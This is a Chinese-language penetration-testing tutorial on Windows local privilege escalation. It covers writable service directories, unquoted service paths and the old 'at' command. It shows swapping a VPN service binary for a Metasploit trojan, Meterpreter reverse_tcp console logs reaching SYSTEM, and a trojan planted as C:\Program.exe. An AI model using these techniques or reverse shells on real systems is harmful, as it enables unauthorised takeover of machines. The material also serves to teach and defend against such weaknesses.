Windows 本地特权提升技巧

08 Oct 2018

本文总结几个Windows 本地特权提升技巧

0x00 前言

本文主要有以下章节:

- 1.服务路径权限可控提权
- 2.模糊路径提权
- 3.定时任务计划提权
- 4.MSI安装策略提权
- 5.DLL劫持提权
- 6.信息搜集

许多事只有做了才知道。 - `Rvn0xsy（倾旋）`

写于 2018/9/17


0x01 服务路径权限可控

通常情况下，一些Web控件、网络客户端会在本地注册一些服务，这些服务在开机自启动，而自启动的权限又是SYSTEM。

在软件注册服务的时候，会在注册表中创建几个项，该项的注册表路径如下:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
```

我选择一个名为“`gwservice`”的项，查看该项下的所有值:




其中有一个ImagePath的名称，它的值是：

```
C:\Program Files (x86)\Gateway\SSLVPN\gwservice.exe
```

可见它是一个VPN相关的服务，下面有两种提权可能：


- 1.若这个注册表的修改权限当前用户可控，那就可以直接修改 `ImagePath` 的值，指向到本地其他路径，获得这个服务的权限。
- 2.若这个ImagePath所指向的目录权限可控，那么我们也可以替换 `gwservice.exe` ，从而当服务启动的时候，就能够执行我们的应用程序（木马）。

但是很遗憾，第1种不行：



当前用户没有足够的权限。

尝试第二种方法，使用“icacls”命令查看目录权限：




惊喜的发现，“Everyone”用户可以读写该目录下所有文件。

Ps:Everyone代指当前主机下所有用户，包含（Guest）


提权过程

首先，我启用了win7的Guest用户，使用Guest用户登录这台机器：




Ping命令都不让用，限制很死。

使用msf生成一个木马：



将木马替换为gwservice.exe



名称	修改日期	类型	大小
gwendsecurity.dll	2017/6/23 15:21	应用程序扩展	110 KB
gwnc.dll	2017/6/23 15:21	应用程序扩展	186 KB
gwproxy.dll	2017/6/23 15:21	应用程序扩展	190 KB
gwservice.bak	2017/6/23 15:20	BAK 文件	81 KB
gwservice.exe	2018/9/14 19:36	应用程序	73 KB
gwsession.dll	2017/6/23 15:21	应用程序扩展	262 KB
gwsso.dll	2017/6/23 15:19	应用程序扩展	95 KB
gwvdiskctrl.dll	2017/6/23 15:21	应用程序扩展	62 KB
gwvsdctrl.dll	2017/6/23 15:21	应用程序扩展	76 KB
gwvsdserver.dll	2017/6/23 15:21	应用程序扩展	130 KB
libeay32_1.dll	2017/6/23 15:21	应用程序扩展	1,198 KB
package.conf	2018/9/14 18:53	CONF 文件	32 KB
smxengine.dll	2017/6/23 15:21	应用程序扩展	42 KB
ssleay32_1.dll	2017/6/23 15:21	应用程序扩展	286 KB

先执行测试一下，能否获得Guest的session：

```
msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://192.168.117.132:443

msf exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 192.168.117.130
[*] Meterpreter session 1 opened (192.168.117.132:443 -> 192.168.117.130:49335) at 2018-09-14 07:43:13 -0400
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: John-PC\Guest
meterpreter >
```

获得会话后，注销（或重启）Guest用户，登录管理员用户，获得SYSTEM权限：


```
msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://192.168.117.132:443

msf exploit(multi/handler) > [*] 192.168.117.130 - Meterpreter session 1 closed.  Reason: Died

msf exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 192.168.117.130
[*] Meterpreter session 2 opened (192.168.117.132:443 -> 192.168.117.130:49202) at 2018-09-14 07:50:41 -0400

msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ JOHN-PC  192.168.117.132:443 -> 192.168.117.130:49202 (192.168.117.130)

msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

提权情况还是要根据服务器本身的环境，我总结的这些方法就是为了优先采用这些方式，而不是直接突突搞EXP .....

0x02 模糊路径提权

在上一篇中，我们继续基于 Gateway Session Service 这个服务进行分析其他提权方法：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
```



名称	类型	数据
(默认)	REG_SZ	(数值未设置)
DisplayName	REG_SZ	Gateway Session Service
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 14 00 00 00 01 00 00 00 00 00 00 00
Group	REG_SZ	
ImagePath	REG_EXPAND_SZ	C:\Program Files (x86)\Gateway\SSLVPN\gwservice.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000110 (272)
WOW64	REG_DWORD	0x00000001 (1)

其中有一个ImagePath的名称，它的值是：

```
C:\Program Files (x86)\Gateway\SSLVPN\gwservice.exe
```

当服务启动时，将会读取这个ImagePath的值，我们无法更改这个值，但是可以通过Windows的特性来巧妙提权。 注意：当前这个环境只是演示，排除目录权限的原因是100%成功的。

重点：当ImagePath的值不是一个绝对路径时，我们可以通过Windows API中的 “CreateProcessA” 函数的特性，将木马放置在带有空格目录的同级目录下，当服务启动时，会首先在空格目录当前目录搜索第一个单词的二进制文件。

例子：

```
C:\Program Files (x86)\server process\ssl\service.exe
```

如果不是绝对路径，寻找过程如下：

1. C:\Program.exe
2. C:\Program Files (x86)\server.exe
3. C:\Program Files (x86)\server process\ssl\service.exe

参考链接： https://docs.microsoft.com/zh-cn/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createprocessa

若Image Path的值是：

```
“C:\Program Files (x86)\server process\ssl\service.exe”
```

加了引号的路径，则不会出现这种问题。

可以看看几个比较符合安全规范的例子：

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
Description	REG_SZ	@%systemroot%\Microsoft.NET\Framework64\v3.0\Windows Communication Foundation\ServiceModelInstallRC.dll,-8192
DisplayName	REG_SZ	@%systemroot%\Microsoft.NET\Framework64\v3.0\Windows Communication Foundation\ServiceModelInstallRC.dll,-8193
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	84 03 00 00 00 00 00 00 00 00 00 00 03 00 00 00 14 00 00 00 01 00 00 00 c0 d4 01 00 01 00 00 00 e0 93 04 00 00 00 00 00 00 00 00 00
ImagePath	REG_EXPAND_SZ	"%systemroot%\Microsoft.NET\Framework64\v3.0\Windows Communication Foundation\infocard.exe"
ObjectName	REG_SZ	LocalSystem
RequiredPrivile...	REG_MULTI_SZ	SeTcbPrivilege SeAssignPrimaryTokenPrivilege SeTakeOwnershipPrivilege SeBackupPrivilege SeRestorePrivilege SeImpersonatePrivilege
ServiceSidType	REG_DWORD	0x00000001 (1)
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000020 (32)

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
DependOnServi...	REG_MULTI_SZ	Bowser MRxSmb10 MRxSmb20 NSI
Description	REG_SZ	@%systemroot%\system32\wkssvc.dll,-101
DisplayName	REG_SZ	@%systemroot%\system32\wkssvc.dll,-100
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	80 51 01 00 00 00 00 00 00 00 00 00 03 00 00 00 14 00 00 00 01 00 00 00 60 ea 00 00 01 00 00 00 c0 d4 01 00 00 00 00 00 00 00 00 00
Group	REG_SZ	NetworkProvider
ImagePath	REG_EXPAND_SZ	%SystemRoot%\System32\svchost.exe -k NetworkService
ObjectName	REG_SZ	NT AUTHORITY\NetworkService
RequiredPrivile...	REG_MULTI_SZ	SeChangeNotifyPrivilege SeImpersonatePrivilege SeAuditPrivilege
ServiceSidType	REG_DWORD	0x00000001 (1)
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000020 (32)

ImagePath有的会使用系统环境变量，在这里的“%systemroot%”指的是“C:\Windows\”，普通用户时没办法操作这个环境变量的，而且也没办法修改“C:\Windows\”中的文件，因此看起来还是相对比较安全。


客观因素：由于“C:\Program File(x86)”普通用户（比User组权限还低的用户）也无法写入文件，所以本篇文章只是做研究范畴讨论，因为每个服务器的情况不同，安装的软件路径也不同，利用空间还是很大的。

提权过程


生成木马：

```
~# msfpc windows exe
```

接下来的操作还是使用之前的木马，直接将木马命名为“Program.exe”放在“C:\Program.exe”，然后重启主机。



此时我们得到的会话已经时“SYSTEM”权限。



0x03 定时任务计划提权

本篇内容可能比较旧，且方法比较老套。局限性较强、操作非常简单。

在Windows2000、Windows 2003、Windows XP这三类系统中，我们可以轻松将Administrators组下的用户权限提升到SYSTEM。

这就要运用到古老的入侵命令：at

at是一个发布定时任务计划的命令行工具，语法比较简单。通过at命令发布的定时任务计划，Windows默认以SYSTEM权限运行。定时任务计划可以是批处理、可以是一个二进制文件。

语法：at 时间 命令

例子：`at 10:45PM calc.exe`

该命令会发布一个定时任务计划，在每日的10:45启动calc.exe。

